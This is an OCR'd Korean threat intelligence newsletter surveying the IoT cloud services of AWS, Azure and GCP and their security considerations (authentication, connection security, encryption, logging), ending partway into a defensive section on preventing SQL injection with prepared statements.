infosec

Threat Intelligence Report

EQST INSIGHT

2022

09

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

주요 Cloud IoT Native 서비스 현황 및 이용 시 고려해야 하는 보안 사항

AI·Cloud·Data·IoT 등 지능형 기술이 지속적으로 발전하면서, 많은 양의 데이터 처리 및 활용을 위해 Cloud 와 IoT 환경은 점점 밀접한 관계를 가지게 될 것이다. 이에 따라 발생하는 보안의 필요성에 대해 고찰해 보고자 한다.


1. Cloud IoT Native 서비스 현황 및 개요

현재 국내·외의 여러 CSP(Cloud Service Provider)들은 Cloud 서비스 및 리소스 사용 시 안전한 이용을 위해 비즈니스 또는 개인 환경에서 다양한 형태의 보안 솔루션, Native 서비스, 보안 설정, 옵션 등을 지원하고 있다. IoT 영역 또한 기기 연결, 관리, 분석, 개발을 위한 다양한 Cloud Native 서비스들을 제공하고 있다.

Cloud 와 IoT 영역이 점차 확장, 성장함에 따라 여러 Cloud 관련 보안 취약점이 발견되거나 사고가 발생하고 있어 보안의 중요성이 점점 커지고 있다. 이번 EQST insight 헤드라인에서는 IoT 분야와 Cloud 환경 사이에서 Cloud Native 서비스 이용 시 보안 고려 사항을 기술하며, 대표적인 클라우드 공급업체인 AWS, Azure, GCP 3 사의 Cloud IoT 에 대한 간략한 설명 및 보안 관련 insight 를 작성했다.

1) AWS (Amazon Web Services)

AWS IoT 는 IoT 기기 연결을 위한 Cloud 서비스와 관리, 분석 등을 위한 서비스를 제공하며, IoT 서비스를 3 개 영역(디바이스 소프트웨어, 제어 서비스, 데이터 서비스) 15 개 서비스로 구분하고 있다.



[AWS IoT 아키텍처 ①]

각 영역 및 세부 서비스에 대해 자세히 살펴보면 다음과 같다.

a. 디바이스 소프트웨어 영역

디바이스 소프트웨어 영역은 사용자의 IoT 디바이스를 지원하기 위한 소프트웨어를 제공해 개발 및 배포 등의 확장성을 지원해 주는 영역으로 상세 서비스는 다음과 같다.

infosec

서비스 명	설명
AWS IoT Device SDK	샘플 개발자 및 포팅 안내서를 포함하고 있어 사용자가 하드웨어 플랫폼에 따라 IoT 제품 또는 솔루션을 손쉽게 구축할 수 있도록 지원해 주는 서비스
AWS IoT Device Tester	마이크로 컨트롤러용 테스트 자동화 도구로서 디바이스가 AWS IoT 서비스와 상호 연결 운용을 도와주는 서비스
AWS IoT ExpressLink	AWS 파트너가 개발 및 제공하는 다양한 하드웨어 모듈을 지원하는 서비스
AWS IoT Greengrass	AWS IoT를 엣지 디바이스로 확장하여 디바이스가 생성한 데이터에 대해 로컬로 작업하고 클라우드를 관리, 분석 및 장기 저장 용도로 사용할 수 있도록 도와주는 서비스
FreeRTOS	IoT 솔루션에 소형의 저전력 엣지 디바이스를 포함시킬 수 있는 마이크로 컨트롤러용 오픈 소스 실시간 운영 체제로서 AWS IoT 서비스를 지원하는 서비스

b. 제어 서비스 영역

제어 서비스 영역은 AWS IoT Core 를 통해 연결된 디바이스가 Cloud 애플리케이션 및 다른 디바이스와 안전하게 상호 작용할 수 있도록 도움을 주며 유효성 검사, 보안 관리 등 디바이스를 관리해 주는 영역으로 상세 서비스는 다음과 같다.

infosec

서비스 명	설명
AWS IoT Core	연결된 디바이스가 클라우드 애플리케이션 및 다른 디바이스와 안전하게 상호 작용할 수 있게 해주는 관리형 클라우드 서비스
AWS IoT Core Device Advisor	디바이스 소프트웨어 개발 중에 IoT 디바이스의 유효성을 검사하기 위한 클라우드 기반의 완전 관리형 테스트 서비스
AWS IoT Device Defender	IoT 디바이스를 보호하는 데 도움을 주며 AWS IoT Device Defender는 IoT 구성을 지속적으로 감사하여 AWS에서 정의한 보안 모범 사례에서 벗어나지 않도록 돕는 서비스
AWS IoT 디바이스 관리	연결된 디바이스를 추적, 모니터링 및 관리하며 디바이스 액세스, 디바이스 상태 모니터링, 문제 감지 및 원격 문제 해결을 위한 보안 터널링과, 디바이스 소프트웨어 및 펌웨어 업데이트를 관리해 주는 서비스


c. 데이터 서비스 영역

데이터 서비스 영역의 경우 AWS 내에서 제공하는 다양한 IoT 서비스들을 활용하여 사용자의 디바이스 내 데이터를 분석 및 모니터링을 제공하는 영역으로 상세 서비스는 다음과 같다.

infosec

서비스 명	설명
Amazon Kinesis Video Streams	디바이스에서 AWS 클라우드로 라이브 비디오를 스트리밍할 수 있게 하며 내구성 있게 저장, 암호화 및 인덱싱 되어 사용하기 쉬운 API를 통해 데이터에 액세스할 수 있도록 도와주는 서비스
AWS IoT Analytics	대량의 IoT 데이터에 대해 정교한 분석을 효율적으로 실행하고 자동화해 운영할 수 있도록 도와주는 서비스
AWS IoT 이벤트	IoT 센서 및 애플리케이션의 이벤트를 감지하며 데이터를 지속적으로 모니터링하고 AWS IoT Core, IoT SiteWise, DynamoDB 등의 다른 서비스와 통합하여 사용할 수 있는 서비스
AWS IoT FleetWise	차량 데이터를 실시간으로 수집하여 클라우드로 전송하는 데 사용할 수 있는 관리형 서비스
AWS IoT SiteWise	게이트웨이에서 실행되는 소프트웨어를 제공하여 MQTT 메시지 또는 API에 의해 산업 장비에서 전달된 데이터를 대규모로 수집, 저장, 구성 및 모니터링을 해주는 서비스
AWS IoT TwinMaker	다양한 실제 센서, 카메라 및 엔터프라이즈 애플리케이션의 측정 및 분석을 사용해 디지털 시각화를 생성하여 실제 공장, 건물 또는 산업 공장을 추적하는 데 도움을 주는 서비스

앞서 설명한 AWS IoT 아키텍처를 이용하여 설계한 모델은 다음과 같다.



[AWS IoT 통신/연결 아키텍처]

2) Azure (Microsoft Azure)

Azure IoT 는 IoT 자산을 연결, 모니터링 및 제어하는 Microsoft Cloud 의 관리형 플랫폼 서비스다. IoT 애플리케이션의 개발, 데이터 분석, 운영 관리 등의 다양한 Native 서비스를 제공하며 Azure 내 다른 서비스와 통합하여 사용할 수 있게 해준다. Azure 의 경우 IoT 서비스를 크게 2 개 영역(연결 및 분석, 에지 및 디바이스 지원)과 8 개 서비스로 구분해 제공하고 있다.

각 영역 및 세부 서비스에 대해 자세히 살펴보면 다음과 같다.

a. 연결 및 분석 영역

연결 및 분석 영역은 IoT 디바이스와 Azure Cloud 서비스 간에 중앙 허브 역할을 하며 안정적인 통신을 가능하게 해주고, 대용량의 데이터를 분석 및 관리를 하는 영역이다.

infosec

서비스 명	설명
Azure IoT Hub	양방향 통신 기술을 지원하면서 디바이스의 원격 상태 파악, 업데이트 및 분석 등의 기능을 제공. 또한 디바이스 프로비저닝을 자동화해 IoT 게시, 배포관리를 도와주며 모든 디바이스를 인증해 보안을 강화하도록 도와주는 서비스
Azure IoT Central	IoT 솔루션 만들기를 간소화하는 IoT 애플리케이션 플랫폼(aPaaS)으로서 대규모 디바이스를 연결, 관리 및 작동하도록 UX 및 API를 제공해 주는 서비스
Azure Digital Twins	디지털 모델을 기반으로 트윈 그래프를 생성할 수 있는 PaaS(Platform as a Service) 서비스로서 디지털 모델을 사용하여 더 나은 제품, 최적화된 작업, 비용 절감 등의 정보를 얻을 수 있도록 도와주는 서비스


b. 에지 및 디바이스 지원 영역

에지 및 디바이스 지원 영역은 Azure 를 통해 IoT 디바이스 개발 시 이벤트 프로세싱, 머신러닝, 이미지 처리와 같은 복잡한 기술을 손쉽게 배포 및 도입할 수 있게 하는 영역이다. 또한, 인터넷과 연결된 디바이스를 위한 통신 및 보안 기능을 제공해 기기를 제어하며 애플리케이션에 대한 사용자 및 디바이스 액세스를 관리해 준다.

infosec

서비스 명	설명
Azure IoT Edge	Azure IoT Edge 서비스는 세 가지 구성 요소로 이루어져 있다. ① IoT Edge 모듈 : Azure 서비스, 타사 서비스 또는 사용자 지정 코드를 실행하는 컨테이너로, IoT Edge 지원 디바이스에 배포되어 해당 디바이스에서 로컬로 실행 ② IoT Edge 런타임 : 각 IoT Edge 지원 디바이스에서 실행되어 각 디바이스에 배포된 모듈을 관리 ③ 클라우드 기반 인터페이스 : IoT Edge 지원 디바이스를 원격으로 모니터링 및 관리
Azure Percept	Edge에서 IoT 및 AI를 사용하여 비즈니스 전환을 가속화하기 위해 설계된 하드웨어, 소프트웨어 및 서비스 제품. 하드웨어에서 서비스까지 전체 스택을 포괄하여 Edge AI의 통합 문제 해결에 도움을 주는 서비스
Azure Sphere	인터넷에 연결된 디바이스에 대한 기본 제공 통신 및 보안 기능을 갖춘 보안이 강화된 고급 애플리케이션 플랫폼
IoT용 Windows	엔터프라이즈급 기능, 보안 및 관리 효율성을 사물 인터넷에 제공하는 Windows 제품군으로 Windows에 포함된 환경, 에코시스템 및 클라우드 연결을 활용하여 조직에서 신속하게 프로비저닝 되고, 쉽게 관리되며 전체 클라우드 전략에 원활하게 연결할 수 있는 보안 디바이스를 사용하여 해당 사물 인터넷을 만들 수 있도록 지원을 해주는 서비스
Azure RTOS	IoT(사물 인터넷) 및 MCU(마이크로 컨트롤러 장치)로 구동되는 에지 장치용 RTOS(실시간 운영 체제)

앞서 설명한 서비스들로 구축한 Azure IoT 아키텍처는 다음과 같다.



[Azure IoT 아키텍처]


3) GCP (Google Cloud Platform)

Google Cloud IoT Core 는 다양하게 분산된 기기에서의 데이터를 간편하고 안전하게 연결, 관리, 수집하는 완전 관리형 서비스로서 연결된 기기에서 데이터를 수집하고 Google Cloud 의 다른 서비스와 통합되어 사용이 가능하다.

GCP 의 경우 IoT 서비스를 단일 영역 1 개 Core 서비스와 그 외의 관련 서비스로 구분해 제공하고 있다. GCP Native 서비스인 Pub/Sub 를 기반으로 분산된 디바이스의 데이터를 Google Cloud 내 Native 서비스와 통합하여 사용하며 고급 분석, 시각화, 머신러닝 등에 자체 IoT 데이터 스트림을 활용하여 운영 효율성을 높이고 기술·최적화하는 효율적인 모델을 구축할 수 있게 해준다.

※ 2023 년 8 월 16 일부터 Google Cloud 의 IoT Core 서비스는 종료가 될 예정이며 대체 서비스로 AWS 의 'IoT 코어'나 Azure 의 'IoT 허브'가 거론이 되고 있는 상태이며 Google Cloud IoT 도입할 경우 타 CSP 의 IoT 서비스를 고려해야 한다.

(https://cloud.google.com/iot/docs)



[Google Cloud Platform IoT 아키텍처]

1. 보안 고려 사항

지금까지 CSP(AWS, Azure, GCP)에서 제공하는 IoT 서비스에 대해 간략히 살펴봤다. 다음으로 CSP 에서 제공하는 IoT 서비스를 Cloud 환경 안에서 기기들과 연결해 사용할 때 고려해야 하는 보안 사항들에 대해 알아보고자 한다.

기본적으로 3 곳의 CSP 모두 고객 및 비즈니스의 데이터 보호를 위해 자체적인 보안 규정을 준수하고, 표준 보안 프로토콜 및 안전성이 검증된 암호 알고리즘을 지원하며, 연결된 기기와 Cloud 간에 안전한 양방향 통신을 제공한다. 또한, 사용자 및 기기에 대한 자체 자격 증명 및 액세스 관리를 지원해 고객으로 하여금 안전하게 권한을 부여해 사용할 수 있도록 자체적인 Native 서비스(AWS IAM, Azure RBAC, Azure AD, GCP IAM 등)를 제공하고 있다. 마지막으로, 가상 네트워크 환경을 통해 공용 인터넷에 대한 연결 노출을 제한해 IoT Core/Hub 등을 사용할 수 있으며, 그 외에 서비스 운용의 안전성 및 가용성 등의 보안이 고려될 수 있도록 다양한 Native 서비스들을 IoT 서비스들과 함께 사용할 수 있도록 지원한다.

1) 인증 및 자격 증명 관리


연결된 디바이스 및 사용자에 대해 사용 용도 및 역할에 맞는 액세스 제어를 해야 하며 'principle of least privilege(최소한의 원칙)'가 적용될 수 있게 구체적이고 세부적인 권한에 대한 자격 증명을 마련해야 한다. 또, 액세스를 안전하게 관리할 수 있는 정책을 내부적으로 만들어 관리해야 한다.

IoT Cloud 에서의 인증은 서버 또는 클라이언트의 자격 증명을 확인하는 것이다. 서버 인증은 디바이스 또는 다른 클라이언트가 Cloud 의 IoT 엔드포인트와 통신하는 것이며, 클라이언트 인증은 디바이스 또는 다른 클라이언트가 CSP 의 IoT 서비스를 사용하여 인증하는 프로세스다. 이를 통해 IoT 기기와 연결된 모든 장치는 승인되지 않은 클라이언트 및 서버의 입력이나 요청을 수락하지 않도록 해야 한다.

인증의 경우 CSP 마다 인증 방식이 조금 상이할 수 있으며, 사용 중인 장치의 유형이나 아키텍처 및 인프라에 따라 다르게 적용된다. 기기/애플리케이션/CLI 명령 등 IoT 서비스 연결 및 이용 시 각 CSP 에서 제공하는 인증 방법들과 대표적으로 사용되는 한 가지 방법에 대해 알아보자.

a. AWS


AWS 의 경우 X.509 certificate, 사용자 지정 인증, Amazon Cognito, IAM, 자격 증명 등의 인증을 사용한다. 여러 인증 방식 중 사용자 지정 인증의 경우 사용자 지정 권한 부여자와 함께 사용자 지정 인증 서비스와 AWS Lambda 함수를 사용하여 자체 인증 및 권한 부여 전략을 관리할 수 있다. 사용자 지정 권한 부여자를 사용하여 AWS IoT 는 전달자 토큰 인증 및 권한 부여 JWT 또는 OAuth 를 사용하여 자격 증명을 인증하고 작업을 승인한다.



[AWS IoT 디바이스 게이트웨이 <> 사용자 지정 권한 부여자 인증]

b. Azure


Azure 의 경우 Azure AD, Azure RBAC, X.509 certificate, 등의 인증을 사용한다. Azure 에서 소개하는 RBAC 인증은 IoT Hub ID 레지스트리를 사용하여 토큰을 통해 디바이스/모듈별 보안 자격 증명 및 액세스 제어를 구성할 수 있다.



[토큰 서비스를 통한 디바이스 인증]

c. GCP

GCP 의 경우 IAM, 인증(키/쌍, JWT, 애플리케이션, MQTT 브리지) 등의 방법이 존재한다. 아래 그림은 MQTT 를 사용해 Cloud IoT Core 에 인증하는 과정을 요약한 그림으로 MQTT 브리지는 기기의 공개 키와 대조해 JWT 를 확인해 연결한다.



[MQTT 브리지 사용을 통한 Cloud IoT 인증]

마지막으로, 인증 키는 배포 시에 Cloud 서비스에서 생성된 장치 ID 및 관련 인증 키가 필요하기 때문에 키 저장, 키 순환 등의 보안 요소를 고려해 키를 안전하게 관리하고 각 장치에는 고유한 암호를 생성해 관리해야 한다.

2) 연결 보안

AWS, Azure, GCP 모두 TLS(전송 계층 보안)를 지원하며, 이를 통해 IoT 디바이스 및 서비스의 연결을 보호한다. 또한, CSP 에서 제공되는 가상 네트워크 환경에서의 엔드포인트 및 Native 서비스(AWS PrivateLink, Azure Private Link)를 지원해 프라이빗 IP 주소를 통해 CSP 에서 실행되는 서비스에 대해 안전하게 액세스하여 외부에서의 노출을 최소화시켜 서비스를 이용할 수 있다.

3) 데이터 보안

디바이스와 클라우드 환경 및 클라우드 서비스 간의 저장, 전송 중인 데이터들에 대한 암호화를 해야 하며 암호화는 보안상 안전한 프로토콜(MQTT, HTTPS) 및 알고리즘을 사용해 데이터를 보호해야 한다. 대부분의 CSP 들은 기본적으로 전송에 대한 데이터 보호를 지원하고 있으며 저장 시의 데이터 암호에 대해서는 별도 설정 및 옵션의 형태로 데이터를 보호해 준다. 데이터 암호 시에는 자체 CSP 소유의 키를 사용해 암호화할 수도 있다.

4) 로깅 모니터링 및 보안 솔루션

CSP 에서 제공되는 모니터링 및 로깅 Cloud Native 서비스(Cloud Watch, Cloud Trail, Azure Monitor, Cloud Logging …) 등을 활용해 비정상 행위 및 접근 등의 보안 위협에 대비해야 하며, CSP 별 보안 솔루션(AWS: Security Hub, Azure: Security Center, Google: Security Command Center)에서 제공하는 다양한 보안 도구 및 기능을 활용해 보안을 강화할 수 있다. 그 외에도 일부 CSP 는 IoT 서비스를 더욱더 안전하게 사용하기 위한 맞춤 보안 서비스들을 제공한다. AWS 의 경우 기기들의 구성 감사 및 모니터링 등을 수행해 보안 위험을 완화할 수 있도록 도와주는 “IoT Device Defender” 서비스를 제공하며, Azure 는 IoT 및 OT 디바이스, 취약성 및 위협을 식별하는 통합 보안 솔루션인 “Microsoft Defender for IoT”를 제공해 보안성을 향상시킬 수 있는 방법을 제안하고 있다.

마치며, 위에서 설명한 4 가지의 Cloud 환경에서 IoT 보안 고려사항 외에도 IoT 에 대한 기본적인 보안(펌웨어 보안, 하드웨어 취약점, WebCM 애플리케이션 취약점, 불필요 서비스 사용 등)에 대해서도 신경을 써야 한다. CSP 에서 제공하는 보안에 특화된 Native 서비스 또는 솔루션만 사용하지 말고 컴퓨팅, 네트워크, 애플리케이션 등의 모든 계층에서의 보안성 향상을 위해 다른 Cloud Native 서비스 및 리소스를 함께 사용함으로써 외부 위협으로부터 디바이스 및 Cloud 환경을 안전하게 구성해야 한다.

참고자료

공통

https://www.n-ix.com/best-practices-ensure-iot-cloud-security/

https://www.techtarget.com/iotagenda/

https://www.iotforall.com/iot-cloud-convergence-security-guide

https://www.cloudflare.com/ko-kr/learning/security/glossary/iot-security/

AWS

https://pages.awscloud.com/rs/112-TZM-766/images/IoT_Security_Best_Practices_Guide_design_v3.1.pdf

https://docs.aws.amazon.com/ko_kr/iot/

https://aws.amazon.com/ko/iot-core/faqs/

Azure

https://docs.microsoft.com/ko-kr/azure/iot-fundamentals

https://docs.microsoft.com/ko-kr/azure/iot-edge/about-iot-edge?view=iotedge-2020-11

https://docs.microsoft.com/ko-kr/azure/architecture/reference-architectures/iot

https://docs.microsoft.com/ko-kr/azure/iot-hub

https://docs.microsoft.com/ko-kr/azure/defender-for-iot/

https://docs.microsoft.com/en-us/security/benchmark/azure/baselines/iot-hub-security-baseline

https://docs.microsoft.com/en-us/azure/role-based-access-control/

Google Cloud

https://cloud.google.com/iot-core

https://cloud.google.com/iot/docs/concepts/device-security

https://www.kcloudnews.co.kr

Special Report

웹 취약점과 해킹 매커니즘 #6 SQL Injection 보안대책

■ 개요

SQL Injection 은 설계된 SQL 구문에서 사용자 입력값 검증이 미흡하여, 악의적인 명령을 실행하는 임의의 쿼리를 삽입해 공격이 가능한 취약점이다. 지금까지 공격 유형에 따른 세 가지 종류의 SQL Injection 을 살펴보았다. SQL Injection 취약점이 존재할 경우 인증 우회, 데이터베이스 접근과 같은 공격이 가능하기 때문에 데이터 유출, 변조, 삭제 등의 피해를 미칠 수 있다.

따라서 이번 Special Report 에서는 SQL Injection 의 보안대책을 다룬다. 적절한 보안대책을 통해 입력값을 검증하고 SQL Injection 공격을 예방해야 한다.

■ SQL Injection 보안 대책


SQL Injection 보안 대책의 최선은 Prepared Statement 를 사용하여 소스코드를 구성하는 것이다. Prepared Statement 를 사용할 수 없는 환경이라면, 차선책으로 사용자 입력값 필터링 또는 정제를 통해 사용자 입력값이 SQL 구문에 영향을 미치지 못하도록 해야 한다. 보안 대책에 대한 상세 설명은 다음과 같다.

1) Prepared Statement 사용

Prepared Statement 는 SQL Injection 을 방어하는 최선의 보안 대책이며, SQL 구문이 미리 컴파일 되어 있어 입력값을 변수로 선언해 두고 필요에 따라 값을 대입하여 처리하는 방식이다.

